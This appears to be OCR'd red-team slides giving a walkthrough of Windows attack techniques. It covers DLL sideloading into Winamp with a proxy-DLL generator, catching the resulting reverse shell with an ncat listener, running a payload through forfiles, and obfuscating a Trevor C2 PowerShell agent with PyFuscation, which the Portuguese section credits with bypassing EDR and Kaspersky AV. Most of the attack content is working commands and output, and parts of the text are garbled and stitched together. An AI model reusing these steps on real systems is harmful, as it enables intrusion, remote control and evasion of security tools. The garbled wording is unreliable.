
Sideloading DLL Hijacking

- THE side loadinginvolves hijacking the DLL which a program loads. But instead of just planting the DLL inside a program's search order and then waiting for the victim application to run, adversaries can do the same.side-load directly from your payloads by planting and then invoking a legitimate application that runs your(s) payload (s).

Sideloading DLL Hijacking



```
winamp.exe    1888  CreateFile   C:\Program Files (x86)\Winamp\nsutil.dll    SUCCESS
winamp.exe    1888  CloseFile    C:\Program Files (x86)\Winamp\nsutil.dll    SUCCESS
winamp.exe    1888  CloseFile    C:\Program Files (x86)\Winamp\nsutil.dll    SUCCESS
```




Flangvik Update README.md — a2b33cf on Jul 24, 2019 — 7 commits

DLLSideLoadCompiler	Added function Invoke-AVBypassDLLSideLoad , generates rev TCP shell b...	16 months ago
DLLSideLoader.ps1	Added function Invoke-AVBypassDLLSideLoad , generates rev TCP shell b...	16 months ago
README.md	Update README.md	16 months ago
dll-sideload-demogif.gif	Added demo GIF	16 months ago
dllexp.exe	first commit	17 months ago


https://github.com/Flangvik/DLLSideloader

Sideloading DLL Hijacking




```
PS C:\Users\dwinchester\Downloads\DLLSideloader-master\DLLSideloader-master> Invoke-DLLSideload .\nsutil.dll .\payloadx86.dll
[+] Dumping functions from DLL .\nsutil.dll into tmp2D85.xml
[+] Waiting for XML file to be created
[+] Backing up the and renaming the original DLL..
[+] Reading functions from XML dump
[+] Clearing DLLSideLoadCompiler\DLLSideLoadCompiler\DLLSideLoadCompiler.cpp for old content
[+] Parsing and writing code into DLLSideLoadCompiler\DLLSideLoadCompiler\DLLSideLoadCompiler.cpp
[+] Writing entrypoint to dllmain.cpp
[+] Removing the XML dump
[+] Compiling proxy DLL using MSBuild from Build Tools 2019!
[+] Moving the compiled DLL into directory
PS C:\Users\dwinchester\Downloads\DLLSideloader-master\DLLSideloader-master>
```

Name	Date modified	Type	Size
DLLSideLoadCompiler	11/28/2020 1:20 PM	File folder	
dllexp.exe	11/28/2020 1:20 PM	Application	51 KB
dll-sideload-demogif.gif	11/28/2020 1:20 PM	GIF File	10,929 KB
DLLSideLoader.ps1	11/28/2020 1:36 PM	Windows PowerS...	9 KB
nsutil.dll	11/28/2020 4:22 PM	Application exten...	44 KB
nsutil.dll.bak	11/28/2020 9:27 AM	BAK File	52 KB
payloadx86.dll	11/28/2020 1:56 PM	Application exten...	5 KB
README.md	11/28/2020 1:20 PM	MD File	1 KB
tmp2D86.dll	11/28/2020 9:27 AM	Application exten...	52 KB



nsutil.dll	11/28/2020 4:22 PM	Application exten...	44 KB
paths.ini	11/28/2020 9:26 AM	Configuration sett...	1 KB
payloadx86.dll	11/28/2020 1:56 PM	Application exten...	5 KB
pconfig.dcf	4/28/2009 1:20 PM	DCF File	1 KB
primosdk.DLL	4/28/2009 1:20 PM	Application exten...	231 KB
tataki.dll	11/28/2020 9:27 AM	Application exten...	82 KB
tmp2D86.dll	11/28/2020 9:27 AM	Application exten...	52 KB

Sideloading DLL Hijacking



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DLLSideLoadCompiler	11/28/2020 1:20 PM	File folder	
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
DLLSideLoader.ps1	11/28/2020 1:36 PM	Windows PowerS...	9 KB
nsutil.dll	11/28/2020 4:22 PM	Application exten...	44 KB
nsutil.dll.bak	11/28/2020 9:27 AM	BAK File	52 KB
payloadx86.dll	11/28/2020 1:56 PM	Application exten...	5 KB
README.md	11/28/2020 1:20 PM	MD File	1 KB
tmp2D86.dll	11/28/2020 9:27 AM	Application exten...	52 KB
winamp.exe	6/28/2010 9:01 PM	Application	1,556 KB



Terminal - dmcxblue@blackarch:~/Documents/Red-Team/Payloads/DLL
File
Edit
View
Terminal
Tabs
Help

```
[dmcxblue@blackarch DLL]$ ncat -lvnp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.0.2.13.
Ncat: Connection from 10.0.2.13:50455.
Microsoft Windows [Version 10.0.19042.630]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Winamp>
```

Indirect code execution


- Adversaries can abuse utilities that allow the execution of commands to circumvent security restrictions that limit the use of command line interpreters. Various Windows utilities can be used to run commands, possibly without invokingcmd. For example,Forfiles, The program compatibility assistant (pcalua.exe), Windows components subsystem for Linux (WSL) as well as other utilities can invoke the execution of programs and commands from a Command and scripting interpreter.

Indirect code execution



C:\Windows\system32\cmd.exe - forfiles /p c:\windows\system32 /m calc.exe /c C:\Tools\Payloads\payload64.exe


```
Microsoft Windows [Version 10.0.19042.685]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\dwinchester>forfiles /p c:\windows\system32 /m calc.exe /c C:\Tools\Payloads\payload64.exe
```




⊟ explorer.exe	0.05	41,796 K	125,208 K	2072	Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,732 K	9,032 K	1036	Windows Security notificatio...	Microsoft Corporation
VBoxTray.exe	0.03	2,392 K	10,480 K	2472	VirtualBox Guest Additions Tr...	Oracle Corporation
OneDrive.exe	0.01	27,200 K	69,976 K	5228	Microsoft OneDrive	Microsoft Corporation
procexp64.exe	0.84	21,412 K	40,388 K	5916	Sysinternals Process Explorer	Sysinternals - www.sysinter...
⊟ cmd.exe		4,092 K	5,396 K	6100	Windows Command Processor	Microsoft Corporation
conhost.exe	0.05	6,932 K	18,172 K	6108	Console Window Host	Microsoft Corporation
⊟ forfiles.exe		916 K	4,472 K	5136	ForFiles - Executes a comma...	Microsoft Corporation
⊟ payload64.exe		512 K	2,864 K	3448		
⊟ cmd.exe		2,020 K	4,108 K	1160	Windows Command Processor	Microsoft Corporation
conhost.exe		6,536 K	14,628 K	3508	Console Window Host	Microsoft Corporation

Trevorfuscation

+ https://github.com/CyberSecurityUP/Trevorfuscation




Um dos métodos que costumo usar é Trevor C2 + Pyfuscation, ofuscando o agente no Powershell usando Pyfuscation eu fui capaz de contornar até EDR e AV como o Kaspersky Endpoint Security for Windows


```
root@kali:/home/joas/trevorc2/agents# ls
c  test  trevorc2_client.cs  trevorc2_client.java  trevorc2_client.ps1  trevorc2_client.py
root@kali:/home/joas/trevorc2/agents# 
```

Agora vamos usar Pyfuscation para observar variáveis, strings e parâmetros

```
root@kali:/home/joas/PyFuscation# python3 PyFuscation.py -fvp --ps payload2.ps1
```


```
[!] Obfuscating: payload2.ps1
[+] Variables Replaced  : 24
[-] Obfuscated Variables located  : /03032021_12_45_17/03032021_12_45_17.variables
[+] Parameters Replaced : 0
[-] Obfuscated Parameters located : /03032021_12_45_17/03032021_12_45_17.parameters
[+] Functions Replaced  : 2

Obfuscated Function Names
-------------------------
[*] Replaced connect-trevor With: KFC
[*] Replaced random_interval With: parquetry

[-] Obfuscated Functions located  : /03032021_12_45_17/03032021_12_45_17.functions
[-] Obfuscated script located at  : /03032021_12_45_17/03032021_12_45_17.ps1
```

books



